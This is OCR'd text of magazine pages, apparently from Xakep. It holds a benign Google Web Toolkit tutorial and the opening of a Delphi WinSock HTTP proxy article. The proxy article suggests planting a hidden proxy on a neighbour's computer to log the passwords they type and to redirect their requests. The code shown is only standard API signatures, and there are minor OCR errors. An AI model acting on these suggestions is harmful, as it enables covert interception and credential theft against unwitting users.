сущность которой заключается в распаковке архива в один из каталогов жесткого диска. На этом установку GWT можно будет считать законченной. Для того чтобы убедиться в прямоте своих рук, можно запустить одно из приложений, выбрав его среди тех, что идут в комплекте с GWT в качестве примеров. Наиболее эффектная демонстрация возможностей фреймворка — веб-интерфейс клиента электронной почты. Для того чтобы впасть в нирвану от созерцания этого чуда, нужно в каталоге GWT зайти в подкаталог `samples/Mail` и запустить на выполнение файл `mail-shell.cmd`. Пара секунд — и у тебя на экране появятся два окна: окно GWT Development Shell, предназначенное для администрирования приложений, запускаемых под управлением фреймворка, и окно с самим приложением. Ну как? Оценил? То-то и оно, Google веников не вяжет. Пора научиться управлять этой адской машинкой!

❑ АРХИТЕКТУРА GWT


Фреймворк, к которому ты уже проникся определенной долей уважения, призван решить проблему переноса desktop-приложений в веб-среду и включает в себя помимо набора виджетов массу других компонентов. Сюда входит собственный XML-парсер, средства взаимодействия с серверными приложениями, средства интернационализации и инструменты конфигурирования создаваемых приложений. Посмотрев на рисунок, ты можешь получить примерное представление об архитектуре GWT.

Думаю, что с первого взгляда на схематичное изображение архитектуры GWT ты понял, что ядром фреймворка является компилятор, генерирующий JavaScript-код. Вторым по значимости можно назвать модуль, реализующий удаленный вызов процедур — RPC. Именно он отвечает за взаимодействие с серверной частью приложения. И для того чтобы окончательно убедить тебя в том, что это серьезная игрушка для реальных проектов, хочу обратить твоё внимание на модуль, обеспечивающий тесную интеграцию с JUnit (на всякий случай, как говорится, *special for beginners*, напомню, что JUnit является мощнейшим средством тестирования Java-приложений).

И завершает эту полную гармонию картину модуль JSNI — Java Script Native Interface. По его названию легко догадаться, что это и есть тот самый мостик между Java и JavaScript.

❑ ЗАГУГЛИСЬ НЕЖНО

Пора испытать чудо-милофон в действии! Сегодня мы остановимся на базовых концепциях работы GWT. Так сказать, это будет наша матчасть. Для начала познакомимся с одним из скриптов, входящих в комплект GWT.



Eclipse с файлами GWT-проекта



► info

Существуют и другие AJAX-фреймворки, позволяющие генерировать JavaScript-приложения с помощью «взрослых» языков программирования (PHP, Ruby, Java). Прежде всего это AjaxOnRails. Что касается AJAX-фреймворков, основанных на Java, то здесь можно отметить такие решения, как Echo, Dojo, Prototype.

Назначение этих скриптов — сделать нашу жизнь столь же лучезарной, как улыбка Юрия Гагарина. GWT-скрипты позволяют автоматически создавать разнообразные каркасы приложений, на которые веб-разработчик уже наращивает мускулатуру в соответствии со своим замыслом. Этот каркас включает в себя необходимую структуру каталогов и файлы инициализации приложения.

Несмотря на то что фреймворк поставляется с несколькими скриптами, реально тебе пригодится (по крайней мере на этапе освоения фреймворка) скрипт applicationCreator. Для начала было бы неплохо создать каталог для приложения, в который скрипт поместит результат своей работы. К примеру, пусть это будет каталог HelloGWT. В корневом каталоге GWT есть файл applicationCreator.cmd. Запускай его через консоль со следующими параметрами:

```
applicationCreator.cmd -out <путь к каталогу проекта>\HelloGWT org.nab.HelloGWT.client.HelloGWT
```

Здесь параметр out задает целевой каталог, в котором должны храниться создаваемые скриптом артефакты, а также определяет структуру Java-пакетов. Если теперь заглянуть в каталог, который еще мгновение назад был пуст, то в нем обнаружится определенная структура каталогов и скрипты для компиляции и запуска проекта.

По доброте душевной программистов из Google созданный каркас — это уже полноценно работающее AJAX-приложение. Правда, не думаю, что его функциональности получится найти какое-то применение. В любом случае можешь полюбоваться на свое творение, открыв каталог приложения и запустив скрипт <бла-бла>-shell.cmd.

Основу каркаса приложения составляет файл HelloGWT.java, структуру которого ты можешь увидеть в любом редакторе кода

с поддержкой Java-синтаксиса или в соответствующей врезке в статье (в сжатом виде).


ШАБЛОН ОСНОВНОГО ФАЙЛА GWT-ПРОЕКТА

```
package com.packtpub.helloGWT.client;

import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.user.client.ui.Button;
import com.google.gwt.user.client.ui.ClickListener;
import com.google.gwt.user.client.ui.Label;
import com.google.gwt.user.client.ui.RootPanel;
import com.google.gwt.user.client.ui.Widget;

public class helloGWT implements EntryPoint {
    public void onModuleLoad() {
        final Button button = new Button("Click me");
        final Label label = new Label();

        button.addClickListener(new ClickListener() {
            public void onClick(Widget sender) {
                if (label.getText().equals(""))
                    label.setText("Hello World!");
                else
                    label.setText("");
            }
        });
        RootPanel.get("slot1").add(button);
        RootPanel.get("slot2").add(label);
    }
}
```



GWT Development Shell

Другой важный файл проекта — helloGWT.gwt.xml. Он содержит информацию, необходимую GWT для конфигурирования нашего проекта, и имеет достаточно простую структуру.

```
<module>

<!-- Inherit the core Web Toolkit stuff.-->

<inherits name='com.google.gwt.user.User' />

<!-- Specify the app entry point class.-->

<entry-point class='com.packtpub.helloGWT.client.helloGWT' />

</module>
```

В этом файле тэг inherits определяет модули, от которых создаваемое приложение будет наследовать структуру и внешние интерфейсы. В этом случае мы наследуем

только функциональность, определяемую модулем User, который входит в библиотеку модулей GWT. В реальных проектах тебе понадобится организовать наследование и от многих других модулей (какие именно модули входят в состав GWT, а также их назначение смотри в документации — не маленький уже). Тэг EntryPoint указывает на класс, экземпляр которого будет создаваться в момент загрузки модуля фреймворком. Название этого класса, как ты уже, наверное, заметил, мы указывали в качестве параметра команды applicationCreator во время создания шаблона будущего приложения.

❏ ВОПРОСЫ ИНТЕГРАЦИИ

Пора нарастить на голый GWT-скелет немного мяса :). Будем действовать поэтапно. Можешь запускать свою любимую Java IDE или открывать многострадальный Notepad (если ты сторонник минимализма и нетрадиционного секса). Если ты все-таки решил использовать одну из сред Java-разработки, для начала было бы неплохо из шаблона нашего приложения сформировать проект, который можно



► links

java.sun.com/javase/downlads — отсюда сливай Java SDK.
code.google.com/webtoolkit — по этому адресу находится домашняя страница проекта GWT, на которой можно найти не только сам фреймворк, но и разнообразную документацию к нему.
googlewebtoolkit.blogspot.com — у проекта Google Web Toolkit есть свой блог, из которого можно узнать много интересных подробностей о развитии проекта.

Классы из пакета java.lang.*, доступные из GWT		
BOOLEAN	BYTE	CHARACTER
CLASS	DOUBLE	FLOAT
INTEGER	LONG	MATH
NUMBER	OBJECT	SHORT
STRING	STRINGBUFFER	SYSTEM
THROWABLE		
ИСКЛЮЧЕНИЯ		
ASSERTIONERROR	ARRAYSTOREEXCEPTION	CLASSCASTEXCEPTION
EXCEPTION	ERROR	ILLEGALARGUMENTEXCEPTION
ILLEGALSTATEEXCEPTION	INDEXOUTOFBOUNDSEXCEPTION	NEGATIVEARRAYSIZEEXCEPTION
NULLPOINTEREXCEPTION	NUMBERFORMATEXCEPTION	RUNTIMEEXCEPTION
STRINGINDEXOUTOFBOUNDSEXCEPTION	UNSUPPORTABLEOPERATIONEXCEPTION	
ИНТЕРФЕЙСЫ		
CHARSEQUENCE	CLONEABLE	COMPARABLE

```

Командная строка
D:\gut-windows-1.3.3>applicationCreator -out d:\helloGWT com.packtpub.helloGWT.client.helloGWT
Created directory d:\helloGWT\src
Created directory d:\helloGWT\src\com\packtpub\helloGWT
Created directory d:\helloGWT\src\com\packtpub\helloGWT\client
Created directory d:\helloGWT\src\com\packtpub\helloGWT\public
Created file d:\helloGWT\src\com\packtpub\helloGWT\helloGWT.gwt.xml
Created file d:\helloGWT\src\com\packtpub\helloGWT\public\helloGWT.html
Created file d:\helloGWT\src\com\packtpub\helloGWT\client\helloGWT.java
Created file d:\helloGWT\helloGWT-shell.cmd
Created file d:\helloGWT\helloGWT-compile.cmd

D:\gut-windows-1.3.3>

```

Создание скелета проекта

загрузить в эту IDE. В настоящее время реализован импорт шаблона только в IDE Eclipse, так что если ты, как и я, являешься сторонником NetBeans, то тебе придется сначала сформировать проект для Eclipse, а затем импортировать его в NetBeans с помощью специального плагина.

Во-первых, нужно создать файлы проекта, необходимые для Eclipse IDE. Вводи в консоль следующую команду:

```
projectCreator.cmd -out <путь к каталогу проекта> -eclipse HelloGWT
```

Скрипт projectCreator, в отличие от applicationCreator, позволяет создать не просто AJAX- приложение, а проект для IDE Eclipse.

Пока у нас есть всего лишь пустой проект. Теперь необходимо его наполнить файлами шаблона приложения. Запускай уже знакомый тебе скрипт applicationCreator:

```
applicationCreator.cmd -out <путь к каталогу проекта> -eclipse HelloGWT -overwrite name.baiborodin.helloGWT.client.HelloGWT
```

Интеграция с JUnit

Для интеграции GWT-приложения с JUnit и создания тестов достаточно просто сделать так, чтобы создаваемый класс расширял TestCase.

Класс также должен иметь метод getModuleName(), за которым могут следовать сами тесты. Например:

```

public class MathTest extends GWTTestCase{
    public String getModuleName() {
        return "org.comp.app";
    }

    public void testAbsoluteValue(){
        int absVal = Math.abs(-5);
        assertEquals(5, absVal);
    }
}

```

Теперь можно забыть про неудобную консоль (ну конечно, я в курсе, что для тебя консоль — дом родной, так что этот пассаж я отношу исключительно на свой счет :) и перейти к разработке с помощью Eclipse. Для этого выбирай в главном меню пункт «Файл → Импорт» и указывай в стандартном диалоге путь к каталогу с файлами проекта.

Кстати говоря, скрипт projectCreator имеет и другие ключи запуска, помогающие при создании GWT-проектов. Среди них имеются:

- '-ant' — генерирует билд-файл для самого популярного сборщика Java-проектов;
- '-eclipse' — уже знакомый ключ, формирующий проект для IDE Eclipse;
- '-out' — служит для спецификации директории проекта;
- '-overwrite' — позволяет повторно создать структуру проекта, перезаписав уже существующие файлы;
- '-ignore' — используется так же, как и предыдущий, при повторном построении проекта, с той лишь разницей, что существующие файлы не переписываются, а просто игнорируются.

✕ КОГДА ПРИХОДИТ ВРЕМЯ ДЕЙСТВОВАТЬ

Знакомство с базовыми принципами фреймворка GWT было бы неполным без обсуждения такого важного вопроса, как находящиеся в распоряжении разработчика способы запуска приложений. Начнем с тех, что имеют отношение к HostedMode, то есть к локальному запуску.

Во-первых, через консоль можно запустить на выполнение специальный cmd-шник. В каталоге любого GWT-проекта всегда присутствует файл вида <имя_проекта>-shell.cmd, инициализирующий рабочую


JSNI

JavaScript Native Interface (JSNI) позволяет легко осуществлять вызов как объектов JavaScript из Java-классов, так и наоборот. Это возможно благодаря GWT-компилятору, который может интегрировать в чистый JavaScript-код фрагменты кода, сгенерированные Java-классами. Ниже представлен пример такой интеграции.

```

public native int addTwoNumbers(int x, int y)
/*- {
    var result = x + y;
    return result;
} -*/;

```



Архитектура WT

среду фреймворка и разворачивающий в ней приложение. Во-вторых, если это проект для IDE Eclipse, то в проводнике проектов, раскрыв дерево любого из импортированных GWT-проектов, среди прочих файлов нельзя не заметить тот же скриптовый файл. Что с ним делать, ты уже знаешь.

И наконец, в-третьих, как и любой другой проект Eclipse, GWT-приложение можно запустить из IDE с помощью стандартной команды Run.

Хочешь спросить, а как же с уже готовым проектом? Как его опубликовать на сервере и запустить в серверном режиме, а не в HostedMode? Вспомни о ключах, влияющих на сборку проекта. Как ты думаешь, зачем там предусмотрен вариант ant-сборки? Именно для возможности автоматического развертывания. Ну а если тебе необходимо обойтись без ant-скриптов, такое тоже возможно.

Сначала нужно скомпилировать проект. В процессе компиляции будут созданы файлы JavaScript. Ты наверняка уже давно заметил, что в каталоге проекта присутствует скрипт <имя_проекта>-compile.cmd. Его запуск без каких-либо параметров выполнит компиляцию всего проекта. В результате в каталоге проекта среди файлов и каталогов появится новый каталог — www, содержащий файловую структуру веб-приложения. В нем находится все, что необходимо для публикации проекта на сервере. Основным файлом проекта будет файл <имя_проекта> с расширением html. Теперь можно просто скопировать содержимое каталога www в


соответствующую директорию веб-сервера и наслаждаться работой своего крутейшего, не к ночи будет сказано, приложения Web 2.0. Просто и со вкусом. Согласен?

✘ TO BE CONTINUED?

Ну что, man, пора заканчивать наше первое знакомство с меганавороченным фреймворком от одного симпатичного мне поисковика. Как видишь, мы не написали ни одной строчки кода и не создали (возможно, вопреки твоим ожиданиям) ни одной ацкой проги. Связано это с тем, что, прежде чем садиться за руль гоночного болида, не мешало бы предварительно выяснить, где у него педаль тормоза. Именно этим мы сегодня с тобой и занимались — избавлялись, так сказать, от страха первого свидания, снимали внутренние зажимы и комплексы :). Если тема создания веб-приложений с помощью GWT тебя серьезно вставила, то мы обязательно ее продолжим и в следующий раз немного похулиганим на просторах необъятной Сети, написав что-нибудь эдакое, GWT-ориентированное. Самое главное — изъяви свою демократическую волю мне или редактору рубрики с помощью электронной почты.

И, конечно же, ничто не мешает тебе слить все доки с веб-ресурса проекта GWT и продолжить свое дальнейшее развитие именно в том направлении, которое тебя особенно интересует. ☞

Почтовый клиент, построенный на GWT



Заготовка GWT-приложения демонстрирует возможности технологии AJAX





ИГОРЬ АНТОНОВ

/ ANTONOV.IGOR.KHV@GMAIL.COM /

ХАКЕРСКИЙ ПРОКСИК

ПРОГРАММИРУЕМ РЕАЛЬНОЕ ЗЛО ДЛЯ ЛОКАЛЬНОЙ СЕТИ

Мы много раз рассказывали тебе про прокси-серверы: для чего они нужны, как они работают и чем полезны хакеру. Тем не менее знать и использовать — это одно, а вот создавать самому — совсем другое дело. Этот творческий труд полезен для души, тела и, конечно же, твоего WM-кошелька.


✦ НЕМНОГО ТЕОРИИ

Итак, прокси-сервер — это прежде всего программа, выступающая посредником между клиентом и сервером. Все привыкли связывать понятие прокси только с протоколом HTTP. На самом деле существуют проксики и для других протоколов, о которых я расскажу чуть позже. Самый распространенный вид проксикиков — HTTP. При работе через HTTP-прокси твой браузер не будет соединяться с сервером, на котором расположен запрашиваемый сайт, он соединится с прокси и передаст ему запрос. Получив от тебя все необходимые данные, прокси сам сконнектится с удаленным web-сервером и отправит твой запрос. После его обработки web-сервер вернет документ проксику, который затем отправит его тебе. Такие проксики полезны, когда нужна анонимность (поскольку они бывают прозрачными) или если твой провайдер ограничивает тебя и не разрешает посещать сайты, расположенные на забугорных серверах. Еще одно место, где постоянно используются прокси-серверы, — корпоративные (домашние) локальные сети. Для предоставления сотрудникам компании доступа в инет админы устанавливают на шлюзе проксики, и вся контора ходит через него в Сеть. Плюсы такого способа очевидны: можно легко отслеживать маршруты пользователей, считать количество израсходованного трафика и быть уверенным в том, что юзеры не будут пользоваться лишним софтом, так как не каждая программка способна работать через HTTP-прокси. Я уже говорил, что HTTP-прокси не является единственным типом прокси-серверов. В природе также встречаются:

1. HTTPS проху — один из самых универсальных типов прокси-серверов. В нем реализована поддержка спецификации протокола HTTP 1.1. Особенность этой версии протокола — поддержка метода CONNECT, благодаря которому становится возможным работать с HTTPS (безопасным HTTP), а также заставить работать через прокси-сервер программы вроде ICQ, функционирование которых через HTTP-прокси невозможно.
2. FTP проху — довольно редкий вид, занесенный в Красную книгу. Как и следует из названия, эти прокси предназначены для работы с FTP-протоколом. Главная их особенность — возможность работы как в пассивном, так и в активном режимах.
3. Socks проху — самый продвинутый тип проксикиков. Такие прокси-серверы работают с любым TCP/IP-протоколом (ftp, pop3, smtp, nntp и т.д.).

✦ ЗАЧЕМ ПИСАТЬ СВОЙ ПРОКСИ-СЕРВЕР

Разобравшись на практике с основами написания прокси-серверов, ты сможешь пополнить коллекцию][-тулз собственного изготовления. Например, можно без труда сделать прокси абсолютно невидимым в системе. Подсунув такую штуку соседу, в случае если он не думает о security и не юзает файрвол, хакер без проблем сможет гонять инет-трафик через его комп, наслаждаясь халявой. Другим интересным способом применения твоего шедевра может быть sniffание хакером паролей, которые сосед вводит в своем браузере. В этом случае хакеру также нужно будет подкинуть несчастному соседу твою тулзу и убедить его запустить ее. После запуска



Форма будущей программы

[-] прокси-сервер автоматически сконфигурирует бродилку соседа на работу через самого себя. Тем самым чел будет спокойно бороздить инет, а все его запросы (отправка паролей и т.д.) будут записываться лог. Круто? Несомненно! Но мы-то с тобой знаем, что все эти бредовые идеи носят противозаконный характер, поэтому мы будем писать прокси-сервер лишь в образовательных целях, даже и не думая о получении выгоды.

✦ ИСПОЛЬЗУЕМЫЕ ТЕХНОЛОГИИ

При написании серверных сетевых приложений не рекомендуется использовать компонентную модель Delphi. Компоненты не обладают той гибкостью, которую можно получить, применяя API. Поэтому сегодня нам опять предстоит столкнуться со страшным WinSock API.

Теперь давай обсудим алгоритм работы нашего будущего прокси-сервера. Поскольку мы будем создавать серверное приложение, ему просто необходимо быть многопользовательским. Ты только представь корпоративный прокси-сервер, которым может пользоваться только один человек, а остальные тем временем будут нервно курить в стороне. Итак, раз наше приложение будет многопользовательским, то оптимально использовать потоки. При подключении клиента для него будет создаваться отдельный поток. Таким образом наш сервер сможет одновременно работать с несколькими пользователями.

После установки соединения с клиентом — браузером пользователя — первое, что нам необходимо будет сделать, — это получить запрос клиента. Получив запрос и вытащив из него адрес удаленного сервера, надо сразу попытаться соединиться с ним, передать полученный ранее запрос, дождаться ответа и переслать полученный ответ обратно клиенту. Если ты внимательно слушал теорию, то мог заметить, что в качестве удаленного сервера не обязательно должен выступать web-сервер. На его месте вполне может быть и другой прокси. Таким образом, можно создать настоящую цепочку прокси, что, несомненно, повысит анонимность.

Обсудим получение запроса от клиента. В запросе, который формирует браузер, содержится информация, на основании которой web-сервер может определить, какой именно web-документ мы от него хотим. Все нюансы запросов ты можешь узнать из RFC 2068. Рассмотрим пример. Когда ты набираешь в браузере www.xakep.ru, запрос имеет следующий вид (может отличаться, зависит от браузера):

```
GET http://xakep.ru/ HTTP/1.0
User-Agent: Opera/9.21 (Windows NT 5.1; U; ru)
Host: xakep.ru
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
image/png, image/jpeg, image/gif, image/x-xbitmap,
```

```
*/*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1,utf-8,utf-16
```

Как видишь, в запросе содержится много полезной и бесполезной информации, но самое главное — это первая и третья строчка. В первой определен адрес, который запросил пользователь, а во второй — хост. Получив этот запрос, наш прокси должен извлечь адрес хоста, определить его IP, соединиться и послать ему весь запрос. Наверняка у тебя возник вопрос: можно ли изменить этот запрос? Отвечаю. Конечно можно! Мы легко сможем поиздеваться над пользователем, и вместо www.yandex.ru он будет попадать на www.xxx-porno.com.

✦ НЕОБХОДИМЫЕ ФУНКЦИИ

Как и подобает в программировании, после обсуждения алгоритма решения поставленной задачи, нужно определиться с инструментами, которые будут необходимы для этого. В нашем случае главным молотком будет Delphi, а гвоздями с шурупами — WinSock API и классы TThread. Рассмотрим необходимые WinSock API функции.

```
function WSASStartup (wVersionRequested:word;
var WSAData:TWSAData):integer; stdcall;
```

Эта функция, с вызова которой нужно начинать программирование любого сетевого приложения. Она предназначена для инициализации сетевой библиотеки Windows. Функции необходимо заслать два параметра:

1. wVersionRequested — версия инициализируемой библиотеки. Их всего две: 1.1 и 2.0. Например, для первой версии пишем: `makeword(1,1)`.
2. Указатель на структуру WSAData. После выполнения функции в эту структуру запишется информация о сетевой библиотеке.

При успешном выполнении функция вернет 0. Для получения кодов ошибок в WinSock API служит функция `WSAGetLastError()`. Ей не нужно передавать какие-либо параметры, после вызова она возвращает код последней возникшей при работе с сетевыми функциями ошибки.

```
function socket (af:integer; type:integer;
protocol:integer):TSocket, stdcall;
```

Перед тем как соединиться с удаленным узлом, нужно создать «розетку» — socket. Как раз за его создание и отвечает одноименная функция `socket`. Входных параметров три:

1. af — семейство протоколов. Нам потребуется лишь TCP, поэтому будем указывать `AF_INET`.
2. type — тип создаваемого сокета. Может быть `sock_stream` (для протокола TCP/IP) и `sock_dgram` (udp).
3. protocol — протокол. Для TCP нужно указать `IPPROTO_TCP`. Результатом выполнения будет новый сокет. Создав сокет, можно пробовать подключаться. Для этого в библиотеке реализована функция `Connect`.

